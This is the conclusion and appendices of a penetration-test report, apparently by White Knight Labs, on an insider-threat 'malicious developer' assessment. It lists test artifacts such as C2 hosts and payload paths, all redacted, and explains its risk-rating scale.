In conclusion, WKL's Malicious Developer Assessment has provided a comprehensive view of potential vulnerabilities that could be exploited by malicious insiders. By adopting the mindset of a developer seeking to exploit internal systems and sensitive information, we have successfully simulated a range of threat scenarios. These simulations have revealed critical insights into areas of concern that require immediate attention and action.

Throughout the assessment, WKL strategically executed objectives that mirror the actions of a malicious developer. The completed objectives of gaining administrative access to critical systems, accessing sensitive information, and being positioned to steal valuable intellectual property, underscore the importance of addressing both technical and behavioural vulnerabilities within your organization's security framework.

The collaborative effort between your team and ours has been instrumental in the success of this assessment. Our joint commitment to identifying and understanding potential risks has paved the way for targeted recommendations that align with your specific security context. We appreciate your dedication to a proactive and forward-thinking security approach.

As we move forward, we strongly advise implementing the actionable recommendations provided in this report. By doing so, you can significantly enhance your organization's ability to detect, prevent, and respond to insider threats. Prioritizing security measures that address both technical controls and user behaviour will contribute to a more robust and resilient security posture.

We extend our gratitude for entrusting us with this crucial assessment. Our commitment to assisting you in safeguarding sensitive assets and maintaining a strong security stance remains unwavering. Should you require further guidance, support, or clarification, our team is readily available to assist.

Appendix A: Artifacts

WKL conducts thorough testing with a dedicated emphasis on minimizing any potential impact on the client environment. However, it's essential to acknowledge that certain artifacts may be generated during the testing process, which will necessitate attention from the client once the assessment is concluded. The following artifacts have been identified and should be addressed by the client:

Assessment Artifacts

1. C2 Domain:

- [IP ADDRESS]

2. Jenkins User Account Information:

- **User Account:** [ACCOUNT NAME]

3. Payload Details:

- **Payload Location:** [FILE PATH]

4. Payload Details:

- **Payload Location:** [FILE PATH]

5. Compromised Hosts with C2 Beacon:

- **Host:** [HOST]
- **Host:** [HOST]

These artifacts represent the key elements involved in the conducted assessment. While WKL places paramount importance on minimizing any disruptions, it is crucial for the client to consider these artifacts as part of their post-assessment responsibilities. Addressing these artifacts promptly and appropriately will contribute to a comprehensive and effective assessment process. Should you require guidance or assistance in handling these artifacts, our team is readily available to provide support and recommendations.

Appendix B: Risk Profile

During this assessment, information was collected that highlights several vulnerabilities threatening [CLIENT]'s systems. This vital insight allowed our consultants at White Knight Labs to form an accurate representation of [CLIENT]'s current security posture. To evaluate the probability of an attack and the prospective consequences of a breach, [CLIENT] should carry out an additional examination to discern the criticality of both system and data.

Upon completion of the technical segment of the assessment, the consultants at White Knight Labs calculated the "Risk Score." The subsequent chart explains how White Knight Labs assigns these Risk Score levels. The definitions are influenced by the Penetration Testing Execution Standards (PTES) Information Security Risk Rating Scale. White Knight Labs employs the industry-standard risk calculation method, multiplying the potential impact by the likelihood associated with each finding, considering various criteria. The scoring is also based on the engineers' professional opinion and the impact of the issues presented.

Rating	Likelihood	Impact
Critical	Almost Certain to Occur: Probability greater than 90%	Severe: Catastrophic financial loss, long-term reputational damage, potential legal consequences, potential loss of life
High	Likely to Occur: Probability between 60% and 90%	Major: Significant financial loss, substantial disruption to operations, potential legal scrutiny
Medium	Possible but Not Likely: Probability between 30% and 60%	Moderate: Noticeable financial loss, temporary disruption to some functions, possible customer dissatisfaction
Low	Unlikely to Occur: Probability less than 30%	Minor: Minimal financial or operational impact, easily recoverable, limited customer or stakeholder concern

Below are descriptions of each vulnerability classification level:

Critical Risk Findings: These represent vulnerabilities that grant remote attackers root or administrator capabilities. With this degree of vulnerability, the entire host could be compromised. Critical risk findings include vulnerabilities that allow remote attackers full read and write access to the file system, as well as the ability to remotely execute commands as a root or administrator user. The existence of backdoors or malicious code also falls under this category.

High-Risk Findings: These vulnerabilities grant attackers limited privileges, not extending to remote administrator or root user access. High-risk findings may enable attackers to partially access file systems, such as having full read access without corresponding write permissions. Any vulnerabilities that reveal sensitive data, like session details or personal information (e.g., PII or credit card data), are also considered High-risk.

Medium Risk Findings: These vulnerabilities allow attackers to access specific information on the host, including security configurations. Such exposures could lead to potential misuse by attackers. Medium risk findings might encompass partial file content disclosure, access to particular host files, directory browsing, exposure of filtering protocols and security measures, susceptibility to DoS attacks, or unauthorized exploitation of system or application functions.

Low Risk Findings: These findings reveal information that could facilitate more targeted attacks. Examples include directory structures, account names, network addresses, or internal data about other systems.

Informational Findings: These do not necessarily constitute vulnerabilities but include information that the application owner should review and analyze. This category highlights details that may not pose an immediate threat but warrant attention for comprehensive security awareness.

By categorizing these findings, White Knight Labs provides an organized and clear assessment of the risk landscape, based on the professional opinions of our engineers and the impact of the identified issues.